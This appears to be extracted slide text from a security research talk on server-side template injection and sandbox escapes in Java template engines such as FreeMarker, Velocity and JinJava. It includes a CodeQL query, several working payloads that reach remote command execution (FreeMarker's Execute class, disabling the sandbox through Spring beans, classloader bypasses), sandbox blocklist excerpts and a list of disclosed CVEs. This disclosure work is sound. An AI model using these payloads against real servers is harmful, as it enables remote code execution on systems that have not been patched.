<#assign pwnClassLoader=urlClassLoader.newInstance(urls+[url])>  
<#assign VOID=pwnClassLoader loadClass ("Pwn") .getField("PWN") .get(null)>
```


CodeQL lets you query and reason about code:

Find me public static fields that can instantiate arbitrary types!

Query

Query X

```
1  import java
2
3  from Field f, RefType t, Method m
4  where
5      f.isStatic() and f.isPublic() and
6      (t = f.getInitializer().getType() or t = any (FieldWrite init | init.getField() = f).getType()) and
7      t.getASupertype*().getAMethod() = m and
8      m.isPublic() and
9      exists(Method ni |
10         ni.getName() = "newInstance" and
11         (ni.getDeclaringType().getASupertype*().getSourceDeclaration().getQualifiedName() = "java.lang.reflect.Constructor" or
12         ni.getDeclaringType().getASupertype*().getSourceDeclaration().getQualifiedName() = "java.lang.Class") and
13         m.getACallee() = ni
14     )
15  select f, t, m
```

FreeMarker

apache/freemarker 4 results ^

| f | t | m |
|--|---|--|
| SIMPLE_WRAPPER ObjectWrapper.java:79 | SimpleObjectWrapper SimpleObjectWrapper.java:29 | newInstance BeansWrapper.java:1630 |
| DEFAULT_WRAPPER ObjectWrapper.java:66 | DefaultObjectWrapper DefaultObjectWrapper.java:63 | newInstance BeansWrapper.java:1630 |
| BEANS_WRAPPER ObjectWrapper.java:56 | BeansWrapper BeansWrapper.java:88 | newInstance BeansWrapper.java:1630 |
| SAFE_OBJECT_WRAPPER _TemplateAPI.java:81 | SimpleObjectWrapper SimpleObjectWrapper.java:29 | newInstance BeansWrapper.java:1630 |

FreeMarker

RCE on FreeMarker

```
<#assign classloader=object.class.protectionDomain.classLoader>

<#assign owc=classloader.loadClass('freemarker.template.ObjectWrapper')>
<#assign dwf=owc.getField('DEFAULT_WRAPPER').get(null)>

<#assign ec=classloader.loadClass('freemarker.template.utility.Execute')>
${dwf.newInstance(ec,null)("<SYSTEM CMD>")}
```

Fixed in 2.30 which introduces a new sandbox based on *MemberAccessPolicy*.

Default policy improves the blacklist and forbids access to `ClassLoader` methods and public fields through reflection. Legacy policy is still vulnerable

If Spring Beans are accessible, we can normally disable the sandbox:

```
<#assign ac=springMacroRequestContext.webApplicationContext>  
<#assign fc=ac.getBean('freeMarkerConfiguration')>  
<#assign dcr=fc.getDefaultConfiguration().getNewBuiltinClassResolver()>  
<#assign VOID=fc.setNewBuiltinClassResolver(dcr)>  
${"freemarker.template.utility.Execute"?new()("id")}
```



Based on blocklisting classes and whole namespaces

```
introspector.restrict.packages = java.lang.reflect
introspector.restrict.classes = java.lang.Class
introspector.restrict.classes = java.lang.ClassLoader
introspector.restrict.classes = java.lang.Compiler
introspector.restrict.classes = java.lang.InheritableThreadLocal
introspector.restrict.classes = java.lang.Package
introspector.restrict.classes = java.lang.Process
introspector.restrict.classes = java.lang.Runtime
introspector.restrict.classes = java.lang.RuntimePermission
introspector.restrict.classes = java.lang.SecurityManager
introspector.restrict.classes = java.lang.System
introspector.restrict.classes = java.lang.Thread
introspector.restrict.classes = java.lang.ThreadGroup
introspector.restrict.classes = java.lang.ThreadLocal
...
```

Blocklist checks are performed on current object class rather than inspecting the class hierarchy. eg:

```
`${request.servletContext.classLoader.loadClass("CLASS")}`
```

```
┌ this = {SecureIntrospector@25353}
└─ p clazz = {Class@20513} "class org.apache.catalina.loader.ParallelWebappClassLoader"
└─ p methodName = "loadClass"
└─ className = "org.apache.catalina.loader.ParallelWebappClassLoader"
  └─ dotPos = 26
└─ packageName = "org.apache.catalina.loader"
  └─ badClasses.length = 13
└─ badPackages = {String[1]@40540}
└─ badClasses = {String[13]@40539}
└─ badPackages.length = 1
```

Fixed in version 2.3

Velocity

Blocklist checks are performed on current object class rather than inspecting the class hierarchy. eg:

```
$request.servletContext.classLoader.loadClass("com.sun.org.apache.xerces.internal.utils.ObjectFactory") newInstance("javax.script.ScriptEngineManager", null, true)
```

```
┌ this = {SecureIntrospector@25353}
└─▶ p clazz = {Class@20513} "class org.apache.catalina.loader.ParallelWebappClassLoader"
└─▶ p methodName = "loadClass"
└─▶ ┌─▶ className = "org.apache.catalina.loader.ParallelWebappClassLoader"
    │ dotPos = 26
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└─▶ badPackages.length = 1
```

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Velocity

Method-based blacklist

```
RESTRICTED_METHODS = builder()
    .add("clone")
    .add("hashCode")
    .add("getClass")
    .add("getDeclaringClass")
    .add("forName")
    .add("notify")
    .add("notifyAll")
    .add("wait").build();
```

Forbids any methods returning a *java.lang.Class*

```
...
result = super.invoke(..., method, ...);

if (result instanceof Class) {
    throw new MethodNotFoundException();
}
...
```

However, it is still possible to invoke methods that return *java.lang.Class* arrays or maps

Secret keyword to access the underlying interpreter/engine:

```
try {
  if ("__int3rpr3t3r__".equals(property)) {
    value = this.interpreter;
  } else if (propertyName.startsWith("filter:")) {
    item = ErrorItem.FILTER;
    value = this.interpreter.getContext().getFilter(StringUtils.substringAfter(propertyName, separator: "filter:"));
  } else if (propertyName.startsWith("exptest:")) {
    item = ErrorItem.EXPRESSION_TEST;
    value = this.interpreter.getContext().getExpTest(StringUtils.substringAfter(propertyName, separator: "exptest:"));
  } else if (base == null) {
    value = this.interpreter.retraceVariable((String)property, this.interpreter.getLineNumber(), startPosition: -1);
  } else {
```

We can use the *int3rpr3t3r* to access:

- all context objects
- exposed functions
- exposed filters

We can access *java.lang.Class* instances via:

java.lang.reflect.Method.getParameterTypes() → *java.lang.Class[]*

```
{% set ctx = ____int3rpr3t3r____.getContext() %}  
{% set a_class = ctx.getAllFunctions().toArray()[0].getMethod().getParameterTypes()[0] %}  
{% set cl = object_class.getClassLoader() %}
```

Fixed in 2.5.4 (CVE-2020-12668)


Method-based Blocklist

- [REDACTED]
 - [REDACTED]
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Spring integration exposes additional objects:

- request → ServletRequest
 - ServletContext
- session → HttpSession
- response → ServletResponse
- **beans** → Spring Beans!!

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Conclusions



Results:

- 30+ new vulnerabilities
 - CVE-2020-0971, CVE-2020-0974, CVE-2020-1069, CVE-2020-1103, CVE-2020-1460, CVE-2020-1147, CVE-2020-1444, CVE-2020-1961, CVE-2020-4027, CVE-2020-5245, CVE-2020-9296, CVE-2020-9297, CVE-2020-9496, CVE-2020-10199, CVE-2020-10204, CVE-2020-11002, CVE-2020-11994, CVE-2020-12668, CVE-2020-12873, CVE-2020-13445 ...
- 20+ affected products

Pebble Netflix Titus Apache Camel
dotCMS Apache Syncope Apache OfBiz
JinJava Netflix Conductor Alfresco
Crafter MS SharePoint DropWizard
Liferay Atlassian Confluence HubSpot
Cascade Apache Velocity Lithium
XWiki Sonatype Nexus

- CMS should be on Red Teams radars
- Template for dynamic content could be a direct path to RCE for attackers
- Perform security reviews and reduce attack surface as much as possible



Thanks!

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